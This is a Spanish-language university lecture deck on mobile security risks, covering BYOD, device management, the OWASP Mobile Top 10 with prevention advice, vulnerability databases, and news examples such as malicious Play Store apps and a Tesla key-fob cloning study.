



1. Riesgos para la seguridad en el ámbito móvil

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)

Contenido

- Concepto de dispositivo móvil
- Fuentes de inseguridad: riesgos y vulnerabilidades en el ámbito móvil
- Situación actual




La computación ubícua

- Computación:
 - Realización de cálculos (rae)
- Móvil:
 - En movimiento (rae)
- Computación móvil:
 - Realización de cálculos en movimiento
- Computación ubícua:
 - ... en todo momento y lugar

Evolución tecnológica

90% de la población mundial con acceso a Internet desde un dispositivo móvil

Actualmente más del 50% del tráfico de internet es generado por aplicaciones móviles (apps)



- Los últimos avances en materia de
 - Miniaturización y encapsulación
 - Comunicaciones inalámbricas
 - Manufactura de baterías(entre otros muchos) han hecho que el concepto de dispositivo móvil evoluciones y actualmente esté menos claro que nunca
- ... aunque para casi todos hablar de dispositivos móviles es hablar de teléfonos inteligentes y tablets

<https://medium.com/@vivekmadurai/ubiquitous-computing-6dd3685f18e7>

¿Qué es un dispositivo móvil?

■ ¿Qué lo diferencia?


- Tamaño reducido → Movilidad y portabilidad
- Autonomía (uso de batería → funcionalidad y capacidades limitadas)
- Comunicaciones inalámbricas (conectividad no tiene por qué ser ni continua ni homogénea: 3/4G, bluetooth, WiFi, etc.)
- Facilidad de uso → Interfaces M2M o H2M simples y adaptadas (pantallas táctiles, cámaras, puertos de comunicación, etc.)
- Otras:
 - Multitud de sensores (acelerómetro, brújula digital y magnetómetro, barómetro, etc.)
 - Cámaras delantera y trasera
 - Geolocalización y posicionamiento (GPS, Glonass, Galileo, etc.)
 - Capacidades de actualización limitadas
 - ¿Vida útil más corta?
 - SW: Sistemas operativos y apps adaptados





Tendencias

- Crecimiento anual del 10% del número de conexiones entre dispositivos




Fuente: Informe "State of the IoT 2018" (Agosto 2018)
Disponible en <https://iot-analytics.com/product/state-of-the-iot-2018>




Tendencias

■ Diversificación de las redes inalámbricas



Fuente: Informe "State of the IoT 2018" (Agosto 2018)
Disponible en <https://iot-analytics.com/product/state-of-the-iot-2018>

Potencial de mercado



Realidades tangibles

- Amazon go (automatización de supermercados)
 - <https://www.youtube.com/watch?v=NrmMk1Myrxc>
- Tesla full self-driving (conducción autónoma)
 - <https://www.youtube.com/watch?v=0NtdZNWUBik>
- Entrega de mercancías con drones (JDrone de Alibaba)
 - <https://www.youtube.com/watch?v=3jiyzouhLNk>
- La robótica móvil en la industria (almacenes de Amazon)
 - <https://www.youtube.com/watch?v=Ox05Bks2Q3s>





Contenido

- Concepto de dispositivo móvil
- **Fuentes de inseguridad: riesgos y vulnerabilidades en el ámbito móvil**
- Situación actual



Situación

- Gran potencial e interés de los dispositivos móviles para mejorar nuestro día a día → ¿Pero a costa de qué?
 - ¿Son vulnerables los dispositivos móviles y las apps que éstos ejecutan?
 - ¿Contienen información que pueda interesar a alguien?
- La respuesta a ambas preguntas es **Sí**
 - Vulnerabilidad + ataque = intrusión
 - Se necesita una intrusión para que se produzca una violación de una (o varias) política de seguridad
- Para garantizar la disponibilidad, integridad y confidencialidad de los activos que gestionan nuestros dispositivos debemos conocer los riesgos a los éstos están expuestos



Riesgos (1/6)

- Funcionalidad similar a los PCs → riesgos similares:
 - código malicioso
 - phishing
 - acceso a contenidos impropios u ofensivos
 - contacto con personas malintencionadas
 - pérdida de información
 - dificultad para proteger la privacidad
- Sus características los hacen incluso más atractivos a los ojos de los atacantes y las personas malintencionadas



Riesgos (2/6)

- Gran cantidad de información personal almacenada → Recolección indebida de:
 - mensajes SMS
 - listas de contactos
 - calendarios
 - historial de llamadas
 - fotos y videos
 - contraseñas
 - números de tarjetas de crédito
- Dispositivos que se reemplazan rápidamente sin eliminar debidamente la información almacenada

Riesgos (3/6)

- Mayor posibilidad de pérdida y robo
 - tamaño reducido
 - alto valor económico
 - símbolo de estatus
 - llaman la atención de los ladrones
 - se utilizan constantemente
 - se utilizan en lugares públicos
 - son fáciles de olvidar y perder



Riesgos (4/6)

- Invasión de la privacidad
 - Llevamos los dispositivos siempre con nosotros
 - Alguien podría tomarnos una fotografía y publicarla sin nuestro conocimiento o permiso
 - Grabar un audio sin nuestro consentimiento
 - Conocer nuestra localización
 - Exceso de información personal
 - lugares que frecuentamos
 - horarios, rutinas, hábitos
 - bienes personales
 - Recopilación de datos personales sin permiso y con objetivos maliciosos

Riesgos (5/6)

- Instalación de aplicaciones maliciosas
 - Gran cantidad de aplicaciones disponibles
 - diferentes autores
 - diferentes funcionalidades
 - dificultad para mantener el control
 - Algunas apps:
 - pueden no ser confiables
 - pueden tener errores de implementación
 - pueden haber sido específicamente desarrolladas para:
 - ejecutar actividades maliciosas
 - recoger datos de los dispositivos



Riesgos (6/6)

- Propagación de códigos maliciosos
 - códigos maliciosos recibidos a través de:
 - mensajes SMS
 - mensajes de correo electrónico
 - redes sociales, etc.
 - desde un dispositivo infectado se puede:
 - almacenar los datos recogidos
 - borrar los datos
 - participar de ataques en Internet
 - formar parte de botnets
 - contribuir a la diseminación de spam



Impacto en el ámbito empresarial

- La omnipresencia de las TIC y las alternativas de movilidad existentes están abriendo la puerta a nuevas opciones de trabajo y productividad
- Bring Your Own Device (BYOD)
 - Los empleados tienen la posibilidad de llevar y utilizar sus propios dispositivos (ordenadores portátiles, smartphones, tabletas, wearables, etc.) en el trabajo y acceder desde ellos a los recursos de su compañía
 - Abaratamiento de costes por parte de la organización y aumento de la productividad
 - Implica la redefinición de gran parte de los procesos y métodos de trabajo, así como la revisión y adaptación de las políticas de seguridad
- Los ecosistemas móviles corporativos no pueden estar en riesgo ante ciberataques y la confidencialidad de la información que almacena toda una flota móvil debe ser protegida → La seguridad como pilar del BYOD



Algunos riesgos del BYOD




- Información sensible para la empresa puede ser divulgada al encontrarse en dispositivos robados, perdidos o en posesión de desempleados.
- Un dispositivo personal infectado puede conectarse a un red corporativa y comprometerla.
- Un usuario podría accidentalmente introducir un malware en la empresa a través de alguna app maliciosa que se hubiera descargado.
- El robo de información se podría realizar mediante carga de datos a un dispositivo personal.
- En general, es difícil implementar políticas de BYOD realmente efectivas, pues las fronteras entre lo personal y lo laboral son cada vez más difíciles de definir





¿Coste de una brecha de seguridad?

How much do you estimate a desktop/laptop breach vs. a mobile breach would cost your organization in US dollars?



Mobile Device Management /
Enterprise Mobile Management

Excluding MDM/EMM, has your company deployed a mobile security solution
to protect smartphones and tablets from advanced mobile cyberattacks?



¿Cómo se combate?



BYOD



Samsung Knox

- Crea dos contenedores de aplicaciones dentro de un mismo dispositivo
- Las apps de un contenedor no pueden comunicarse con las del otro
- Muy restrictivo, pero seguro

<https://www.samsung.com/es/business>



Android for Work

- Permite la instalación de un conjunto de apps que se utilizan exclusivamente para el entorno laboral y están aisladas del resto del dispositivo
- Limitado a las aplicaciones premium de Google Play

<https://www.android.com/enterprise>



Mobile Device Management


- Limita las acciones y permite instalar configuraciones automáticamente
- Si el dispositivo es del empleado, éste debe otorgar a la organización un gran control sobre él
- Muchas opciones disponibles (ver URL más abajo)

<https://financesonline.com/mobile-device-management>



Riesgos técnicos (OWASP Top 10 Mobile Risk)

- La Fundación OWASP (Open Web Application Security Project) es una comunidad dedicada a permitir la creación, desarrollo, adquisición, operación y mantenimiento de aplicaciones confiables y seguras



- Riesgos de naturaleza técnica

<https://owasp.org/www-project-mobile-top-10>

- M1: Improper Platform Usage
- M3: Insecure Communication
- M5: Insufficient Cryptography
- M7: Client Code Quality
- M9: Reverse Engineering
- M2: Insecure Data Storage
- M4: Insecure Authentication
- M6: Insecure Authorization
- M8: Code Tampering
- M10: Extraneous Functionality



M1 - Uso inapropiado (ámbito)


- Se incluyen tanto los malos usos de la plataforma móvil como de sus controles de seguridad
- Incluye, aunque no se limita, al mal uso de
 - Intents en Android
 - Permisos
 - TouchID
 - KeyChain (relación de claves privadas y certificados en el almancén de credenciales)
 - Controles de seguridad que ofrezca el operativo
- En general este mal uso puede conllevar una llamada a un servicio existente en el backend debido a un control débil de las entradas en el mismo



M1 - Uso inapropiado (Ejemplos)

- Una app Android solicita demasiados permisos, o los permisos incorrectos
- Una app iOS almacena en un fichero local información de seguridad (claves de sesión, contraseñas, trazas de ejecución,etc.) en lugar de utilizar un Keychain que permite hacerlo de manera cifrada
- Recordemos que también entrarían en esta categoría los riesgos que el uso inapropiado de la plataforma pudiera inducir en el backend que utiliza

M1 - Uso inapropiado (Ejemplos)





M1 - Uso inapropiado

Atacantes	Vectores de Ataque	Vulnerabilidades de seguridad		Impacto técnico
		Prevalencia común	Detección media	
Especifico de cada App	Acceso fácil			Impacto severo
Cualquier agente que pueda generar datos de entrada no confiables (incorrectos o no previstos) para la aplicación: un usuario, malware, una aplicación vulnerable, etc. con un objetivo malicioso	Son servicios a los que se puede acceder de forma remota y que, en la mayoría de las ocasiones, solo necesitan un registro previo con datos que pueden ser ficticios.	Para explotar esta vulnerabilidad, la organización debe ofrecer un servicio web o llamada a un API que pueda ser consumida por la app. Esta app debe acceder a una API a través de un servicio web que sea vulnerable a cualquier vulnerabilidad de servidor (OWASP Top Ten). Entre ellas se encuentran la inyección SQL o el XSS.		El impacto es el de la vulnerabilidad del servidor aprovechada. En el peor caso, el impacto de una vulnerabilidad del servidor es severo. Una vulnerabilidad de inyección SQL puede llegar a exponer los datos de acceso de todos los usuarios e incluso permitir la administración completa del sitio.



M1 - Uso inapropiado

(¿Soy vulnerable?)

- Probablemente sí si ...
 - ... Se violan los modelos de seguridad que cada plataforma define
 - IOS: https://www.apple.com/business/site/docs/iOS_Security_Guide.pdf
 - Android: <https://source.android.com/security>
 - ... Se introduce un error no intencionado, fruto de un error de programación, por ejemplo, a la hora de posicionar un flag o realizar una llamada a un API la acción se implementará mal, o de un malentendido de cómo funcionan las protecciones existentes



M1 - Uso inapropiado

(Prevención)

- Uso de programación defensiva
- Asegurar una correcta configuración de la app
- Reduciremos la superficie del ataque si utilizamos servidores seguros, actualizados y verificados
- Este riesgo entra en íntima relación con el OWASP Cloud Top 10 (nube) y el OWASP Top 10 (web)

Seguimiento y utilización de buenas prácticas para la programación seguras.



Seguimiento y utilización de buenas prácticas para la configuración de servicios.



Actualización de *frameworks* y *plugins* según los boletines de seguridad ofrecidos por los proveedores.



M2 – Almacenamiento inseguro

(ámbito)

- Hace referencia tanto
 - Al uso de medios de almacenamiento inseguro
 - Como a la fuga no intencionada de información que pudiera derivarse del incorrecto uso de los mismos
- Por ejemplo
 - Almacenamiento de credenciales y contraseñas en claro en ficheros de configuración.
 - Codificación de contraseñas de forma estática en el código de la aplicación.
 - No borrado de datos no necesarios para la aplicación.
 - Utilización de librerías criptográficas débiles.



M3 – Comunicaciones inseguras

(ámbito)

- Incluye, aunque no se limita, al uso de
 - Protocolos de registro poco robustos frente a ataques
 - Versiones no apropiadas de TSL y SSL
 - Protocolos débiles de negociación de sesión
 - Comunicación no cifrada de activos sensibles
- En definitiva, aquello que proporciona una protección en el transporte de datos insuficiente
 - Falta de comprobaciones de certificados
 - Negociación de parámetros débiles
 - Uso de librerías de terceros no confiables



M4 – Autenticación insegura

- Se incluyen tanto la autenticación del usuario como la gestión de sesiones
 - Fallar en la identificación del usuario o dispositivo, cuando ésta debería haberse realizado
 - No almacenar la identidad del usuario/dispositivo cuando ésta debería ser guardada
 - Usar métodos débiles de gestión de las sesiones



M5- Criptografía insuficiente

- Se utiliza criptografía, pero ésta no es lo suficientemente robusta para el activo que se desea proteger
- ¡Cuidado!
 - Si hablamos de TLS o SSL estamos en M3
 - Si la app no cifra la información almacenada estaremos en M2
- Se centra en el tipo de cifrado utilizado por parte de las apps (decisión de diseño)



M6 – Autorización insegura

- Esta categoría captura cualquier situación en la que no se verifica la autorización (credenciales) de acceso a un recurso
- ¡Ojo! Si no se autentica un usuario donde se debiera y se obtiene acceso anónimo a un recurso hablamos de un riesgo de tipo M4 (autenticación) y no de tipo M6 (autorización)
 - La autenticación es el proceso por el cual se identifica un cliente (persona) como válida para posteriormente acceder a ciertos recursos definidos
 - La autorización es el proceso sobre el cual se establecen que tipos de recursos están permitidos o denegados para cierto usuario o grupo de usuarios concreto



M7 – Calidad del código del cliente

- Aglutina todas las situaciones que tienen que ver con las decisiones tomadas en base a entradas poco o nada fiables y sus consecuencias
 - Vulnerabilidades de desbordamiento de buffer o de formato de string
 - Errores de implementación de código, que se corrigen reescribiéndolo adecuadamente
 - ...



M8 – Manipulación de código

- Hace referencia al parcheo de código binario, modificación de recursos locales, o asignación dinámica de memoria, o al uso de métodos Hooking/Swizzling
- Con estas manipulaciones el objetivo del atacante es modificar el comportamiento del código para obtener un beneficio personal o monetario



M9 – Ingeniería inversa

- Análisis (estático o dinámico) del código fuente, librerías, algoritmos u otros activos de la app.
- El objetivo es obtener un conocimiento profundo de la app para
 - Descubrir y explotar nuevas vulnerabilidades (puede que aún desconocidas)
 - Revelar información sobre los servidores del back end utilizado, el tipo de criptografía utilizada (constantes, cifras, métodos), así como violar la propiedad intelectual de la app analizada

M10 – Funcionamiento extraño

- Los desarrolladores pueden incluir puertas traseras para activar funcionalidades o controles de seguridad adicionales que no deberían ser incluidos en la versión final (de producción) de la app
- Por ejemplo: deshabilitar la autenticación a dos niveles durante el test, o incluir la contraseña como un comentario en el código



Otras fuentes de información

- Common Vulnerabilities and Exposures list (CVE)
 - <https://cve.mitre.org>
- Common Weaknesses Enumeration (CWE)
 - <https://cwe.mitre.org>
- INCIBE (Instituto Nacional de CIBErseguridad)
 - Es una CNA (CVE Numbering Authority)
 - <https://www.incibe-cert.es/alerta-temprana/vulnerabilidades>
 - Ejemplo:
<https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-8755>
 - **Fabricante:** Nucom
 - **Modelo:** WR644GACV
 - **Vulnerable Software Version:** <= STA005
 - **Current Software Version:** STA006
 - **Tipo de Vulnerabilidad:** Authentication / Authorization Bypass
 - **CVSS Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
 - **CVE:** 2018-8755



Contenido

- Concepto de dispositivo móvil
- Fuentes de inseguridad: riesgos y vulnerabilidades en el ámbito móvil
- **Situación actual**



Y a pesar de conocer los riesgos, la situación es MUY preocupante

1 dispositivo móvil **robado** cada

53 segundos

- **70 millones** cada año
- Sólo un **7%** se recuperan

70% del SPAM móvil
es fraudulento

350% será el crecimiento
de los puntos de acceso WiFi
en 2019, lo que proporciona más
oportunidades para ataques del tipo
“man-in-the middle”



En 2017, el **incremento de variantes de malware** fue
del **54%**

96% de crecimiento en
infecciones ocasionadas
por malware en 2017

90 Billion de apps Android
descargadas a finales de 2016 –
más del **90%** de ellas afectadas
por un problema de seguridad

Source: Evans Data Mobile Developer Survey Mobile Development Report
Source: Business Insider



Situación del mercado de apps

Google retira 13 juegos Android que contenían programas maliciosos

La mayoría de aplicaciones eliminadas eran simuladores de conducción que incluían publicidad sin permiso



JOSÉ MENDIOLA ZURIARRAIN

27 NOV 2018 - 14:12 CET



Aplicaciones de Android eliminadas por Google por contener programas maliciosos y denunciadas por analista de ESET Lukas Stefanko

https://elpais.com/tecnologia/2018/11/26/actualidad/1543254783_206207.html



Lukas Stefanko
@LukasStefanko



Don't install these apps from Google Play - it's malware.

Details:

- 13 apps
- all together 560,000+ installs
- after launch, hide itself icon
- downloads additional APK and makes user install it (unavailable now)
- 2 apps are **#Trending**
- no legitimate functionality
- reported

🕒 1.445 14:17 - 19 nov. 2018

🗨 1.601 personas están hablando de esto



- **Y esto a pesar de la existencia del servicio Google Play Protect**
https://www.android.com/intl/es_es/play-protect

Este grave problema de seguridad no fue detectado por los propios protocolos de Google que filtran el contenido en Google Play, sino que fue desvelado por el analista de ESET Lukas Stefanko quien, mediante **un mensaje** en su perfil de Twitter, desveló que **13 aplicaciones** que acumulaban más de 560.000 descargas estaban infectadas con **malware**. El críptico mensaje de este analista explica que las mencionadas aplicaciones, que ya han sido retiradas por Google de la tienda, instalaban un archivo APK adicional no relacionado con el objetivo del juego y sin **una "función legítima"**.



Incluso en ámbitos críticos

ANDY GREENBERG SECURITY 09.10.18 01:00 PM

HACKERS CAN STEAL A TESLA MODEL S IN SECONDS BY CLONING ITS KEY FOB



<https://www.wired.com/story/hackers-steal-tesla-model-s-seconds-key-fob>

First, they use the Proxmark radio to pick up the radio ID of a target Tesla's locking system, which the car broadcasts at all times. Then the hacker swipes that radio within about 3 feet of a victim's key fob, using the car's ID to spoof a "challenge" to the fob. They do this twice in rapid succession, tricking the key fob into answering with response codes that the researchers then record. They can then run that pair of codes through their hard drive's table to find the underlying secret key—which lets them spoof a radio signal that unlocks the car, then starts the engine.

The KU Leuven researchers say they told Tesla about their findings in August 2017. Tesla acknowledged their research, thanked them, and paid them a \$10,000 "bug bounty" for their work, the researchers say, but it didn't fix the encryption issue until its June encryption upgrade and more recent PIN code addition.

